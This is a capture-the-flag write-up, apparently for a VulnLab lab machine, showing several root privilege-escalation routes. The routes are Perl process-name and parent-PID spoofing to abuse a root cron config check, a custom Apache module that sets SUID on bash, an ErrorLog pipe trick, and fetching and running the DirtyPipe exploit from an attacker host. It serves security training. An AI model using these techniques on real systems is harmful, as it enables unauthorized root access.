
Just after we need to run perl script (stolen from JKR):
#!/usr/bin/perl
$0 = "/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -E /log.txt";
sleep(100000);
chmod it and run in background:
chmod +x script.pl
perl x.pl &
After waiting we can found file in / the root flag in log.txt:

Way 3 - With command execution through apache modules
By running pspy64 it can be noted that some scripts will run quite frequently:
2023/12/30 00:28:51 CMD: UID=0     PID=4879   | /usr/bin/monit -c /etc/monit/monitrc
2023/12/30 00:28:51 CMD: UID=0     PID=4880   | /usr/bin/bash /usr/local/bin/zro.web-confcheck
2023/12/30 00:28:51 CMD: UID=0     PID=4881   | /usr/bin/bash /usr/local/bin/zro.web-confcheck
2023/12/30 00:29:01 CMD: UID=0     PID=4884   | /usr/sbin/CRON -f
2023/12/30 00:29:01 CMD: UID=0     PID=4883   | /usr/sbin/CRON -f
2023/12/30 00:29:01 CMD: UID=0     PID=4882   | /usr/sbin/cron -f
2023/12/30 00:29:01 CMD: UID=0     PID=4887   | /usr/sbin/CRON -f
2023/12/30 00:29:01 CMD: UID=0     PID=4886   | /usr/sbin/CRON -f
2023/12/30 00:29:01 CMD: UID=0     PID=4885   | /usr/bin/bash /usr/local/bin/zro.web-confcheck
2023/12/30 00:29:01 CMD: UID=0     PID=4888   | /bin/sh -c /root/bin/update-stats.sh         >/dev/null 2>&1
2023/12/30 00:29:01 CMD: UID=0     PID=4889   | /bin/sh -c /root/bin/create-account.sh       >/dev/null 2>&1
2023/12/30 00:29:01 CMD: UID=0     PID=4890   | /bin/sh -c /root/bin/cleanup.py              >/dev/null 2>&1
2023/12/30 00:29:01 CMD: UID=0     PID=4891   | /bin/bash /root/bin/create-account.sh
2023/12/30 00:29:01 CMD: UID=0     PID=4892   | /bin/bash /root/bin/update-stats.sh
2023/12/30 00:29:01 CMD: UID=0     PID=4893   | /bin/bash /root/bin/create-account.sh
2023/12/30 00:29:01 CMD: UID=0     PID=4894   | /bin/bash /root/bin/create-account.sh
2023/12/30 00:29:01 CMD: UID=0     PID=4895   | /bin/bash /root/bin/create-account.sh
2023/12/30 00:29:01 CMD: UID=0     PID=4896   | /bin/bash /root/bin/update-stats.sh
The only readable script stand out quite obvious:
zroadmin@ip-10-10-10-13:~$ cat /usr/local/bin/zro.web-confcheck
#!/usr/bin/bash
RET=0
while read pid _cmd ; do
       # Replace apache2 with apache2ctl and add -t for test
       cmd="${_cmd/apache2/apache2ctl} -t"
       $cmd >/dev/null 2>&1
       RET=$?
done <<< $(/usr/bin/pgrep -P 1 -lfa "^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf")
if [[ $RET -eq 0 ]] ; then
       echo 'Configuration correct. \o/'
else
       echo 'Configuration broken. Please fix immediately!' >&2
fi
exit $RET
The script uses /usr/bin/pgrep to target processes with a PPID of 1 that match a specific command line pattern ("^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf"). In Unix-like systems, processes with a PPID of 1 are typically those re-parented to the init process.
For each process it identifies, the script replaces apache2 with apache2ctl -t. The command apache2ctl -t is an Apache control command used to test the syntax of the Apache configuration files.
The script starts by setting $0 to a custom string. This effectively changes the command line appearance of the script when viewed in process monitoring tools like ps or top. It’s a technique often used to disguise a process’s true nature or intent, making the script appear as an Apache server process in this case, so the script will
The core of the script involves a process known as “double forking.” It first creates a child process and immediately exits the parent. This orphaned child process is then adopted by the init process, typically assigned PID 1. The script forks a second time to ensure it doesn’t acquire a controlling terminal, which is a standard step in daemonizing a process. This two-step forking process results in the script running as a background process, detached from the terminal, and its PPID spoofed to appear as 1, mimicking a system or service process.
#!/usr/bin/perl

use POSIX qw(setsid);

# fork and exit parent
my $pid = fork();
exit if $pid;
die "Couldn't fork: $!" unless defined($pid);

# Detach from controlling terminal and create a new session
setsid() or die "Can't start a new session: $!";

# Fork again to ensure we can't acquire a controlling terminal
$pid = fork();
exit if $pid;
die "Couldn't fork: $!" unless defined($pid);

# Change working directory
chdir '/' or die "Can't chdir to /: $!";

# Close file descriptors and reopen them to /dev/null
close STDIN;
close STDOUT;
close STDERR;
open STDIN, '/dev/null';
open STDOUT, '>/dev/null';
open STDERR, '>/dev/null';

# Set the name of the process
$0 = "/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2";

# Sleep and wait for the script to run
sleep(100000);
Next we need to compile a custom apache module, which will execute arbitrary comamnds:
#include "httpd.h"
#include "http_config.h"
#include "http_protocol.h"
#include "ap_config.h"
#include "http_log.h"

static const char *privesc(cmd_parms *cmd, void *cfg, const char *arg) {
    int ret = system("chmod u+s /bin/bash");
    if (ret != 0) {
        ap_log_error(APLOG_MARK, APLOG_ERR, 0, cmd->server, "Failed to execute 'chmod u+s /bin/bash'. Return code: %d", ret);
    }
    return NULL;
}

static const command_rec privesc_directives[] = {
    AP_INIT_TAKE1("privesc", privesc, NULL, RSRC_CONF, "A directive to execute 'chmod u+s /bin/bash'"),
    {NULL}
};

static void privesc_register_hooks(apr_pool_t *pool) {
    // Hook registration can be added here if needed
}

module AP_MODULE_DECLARE_DATA privesc_module = {
    STANDARD20_MODULE_STUFF,
    NULL, // Per-directory configuration handler
    NULL, // Merge handler for per-directory configurations
    NULL, // Per-server configuration handler
    NULL, // Merge handler for per-server configurations
    privesc_directives, // Module directives
    privesc_register_hooks // Register hooks
};
Next, we’ll compile a custom Apache module with axps capable of executing specific commands:
zroadmin@ip-10-10-10-13:~$ apxs -c mod_privesc.c
/usr/share/apr-1.0/build/libtool  --mode=compile --tag=disable-static x86_64-linux-gnu-gcc -prefer-pic -pipe -g -O2 -fstack-protector-strong -Wformat -W
error=format-security  -Wdate-time -D_FORTIFY_SOURCE=2   -DLINUX -D_REENTRANT -D_GNU_SOURCE  -pthread  -I/usr/include/apache2  -I/usr/include/apr-1.0
-I/usr/include/apr-1.0 -I/usr/include  -c -o mod_privesc.lo mod_privesc.c && touch mod_privesc.slo
libtool: compile:  x86_64-linux-gnu-gcc -pipe -g -O2 -fstack-protector-strong -Wformat -Werror=format-security -Wdate-time -D_FORTIFY_SOURCE=2 -DLINUX -
D_REENTRANT -D_GNU_SOURCE -pthread -I/usr/include/apache2 -I/usr/include/apr-1.0 -I/usr/include/apr-1.0 -I/usr/include -c mod_privesc.c  -fPIC -DPIC -o
.libs/mod_privesc.o
/usr/share/apr-1.0/build/libtool  --mode=link --tag=disable-static x86_64-linux-gnu-gcc -Wl,--as-needed -Wl,-Bsymbolic-functions -Wl,-z,relro -Wl,-z,now
   -o mod_privesc.la  -rpath /usr/lib/apache2/modules -module -avoid-version    mod_privesc.lo
libtool: link: rm -fr  .libs/mod_privesc.la .libs/mod_privesc.lai .libs/mod_privesc.so
libtool: link: x86_64-linux-gnu-gcc -shared  -fPIC -DPIC  .libs/mod_privesc.o    -Wl,--as-needed -Wl,-Bsymbolic-functions -Wl,-z -Wl,relro -Wl,-z -Wl,no
w   -Wl,-soname -Wl,mod_privesc.so -o .libs/mod_privesc.so
libtool: link: ( cd ".libs" && rm -f "mod_privesc.la" && ln -s "../mod_privesc.la" "mod_privesc.la" )
The apache2.conf needs to be modified like this, to ensure the library is loaded and called:
zroadmin@ip-10-10-10-13:~$ tail -n 5 apache2/apache2.conf
IncludeOptional sites-enabled/*.conf

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
LoadModule privesc_module /home/zroadmin/apache2/modules/mod_privesc.so
privesc "yes"
Now we can run the perl script which will PPID spoof and cmdline spoof the process:
zroadmin@ip-10-10-10-13:~$ perl trigger.pl &
[1] 11235
The new process will be listed like this:
zroadmin@ip-10-10-10-13:~$ ps auxf | grep 'zroadmin/apache2'
zroadmin   11291  0.0  0.2  14500  2244 ?        S    14:41   0:00 /opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2
With pspy64 we can check for the execution of the /usr/local/bin/zro.web-confcheck script and also see that the arbitrary command execution trough the so file will be executed by UID=0
2023/12/30 14:12:13 CMD: UID=0     PID=10139  | /usr/bin/bash /usr/local/bin/zro.web-confcheck
2023/12/30 14:12:13 CMD: UID=0     PID=10140  | /bin/sh /opt/zroweb/sbin/apache2ctl -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -E /tmp/log.t
xt -t
2023/12/30 14:12:13 CMD: UID=0     PID=10141  | /bin/sh /opt/zroweb/sbin/apache2ctl -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -E /tmp/log.t
xt -t
2023/12/30 14:12:13 CMD: UID=0     PID=10142  | /usr/sbin/apache2 -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -E /tmp/log.txt -t
2023/12/30 14:12:13 CMD: UID=0     PID=10143  | sh -c chmod u+s /bin/bash
zroadmin@ip-10-10-10-13:~$ /bin/bash -p
bash-5.0# id
uid=666(zroadmin) gid=666(zroadmin) euid=0(root) groups=666(zroadmin)
Unintended way - CVE-2022-0847 (DirtyPipe)
We upload and execute Linpeas that show us this machine is vulnerable against dirty pipe.
We use this exploit CVE-2022-0847-DirtyPipe-Exploits.
$ git clone https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits.git
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
We uploaded exploits to the target:
zroadmin@ip-10-10-10-13:/tmp$ curl 10.8.4.253/compile.sh -o compile.sh
zroadmin@ip-10-10-10-13:/tmp$ curl 10.8.4.253/exploit-1.c -o exploit-1.c
zroadmin@ip-10-10-10-13:/tmp$ curl 10.8.4.253/exploit-2.c -o exploit-2.c
We compile them on the target:
zroadmin@ip-10-10-10-13:/tmp$ chmod +x compile.sh
zroadmin@ip-10-10-10-13:/tmp$ ./compile.sh
Then let’s go:
zroadmin@ip-10-10-10-13:/tmp$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
VL{5a180daad2a95f2e80a0e66cbd7ed682}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=3c1c9a45-6145-4cd3-99ac-27917b5bf0d0

JKR way
For completeness: Neither dirtypipe or any other things that came up in the meantime are the intended solution for root. The intended solution for root is a variation of what darkcat writes: the idea is to spoof the proctitle of the monitored binary so that you can inject your own configuration into apachectl. Then my idea was to have a custom module (it’s just a shared library) being loaded that executes code. Think this is what szymex also did and also that it the reason why I left apxs on the box. In the meantime I found a real neat unintended solution that involves getting Apache itself to run code. Once you can get rid of the -t in the command line a complete Apache process will be started instead of only a configuration test being run. This can be exploited by adding a logger pipe to the own apache config:
zroadmin@ip-10-10-10-13:~$ grep ErrorLog /tmp/F/apache2.conf
ErrorLog "|/tmp/pwned.sh"
You can get rid of the -t by prefixing it with a -D (which would just define -t as whatever) like this:
#!/usr/bin/perl
$0 = "/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf/x -d /tmp/F -e trace6 -D ";
sleep(10000000000);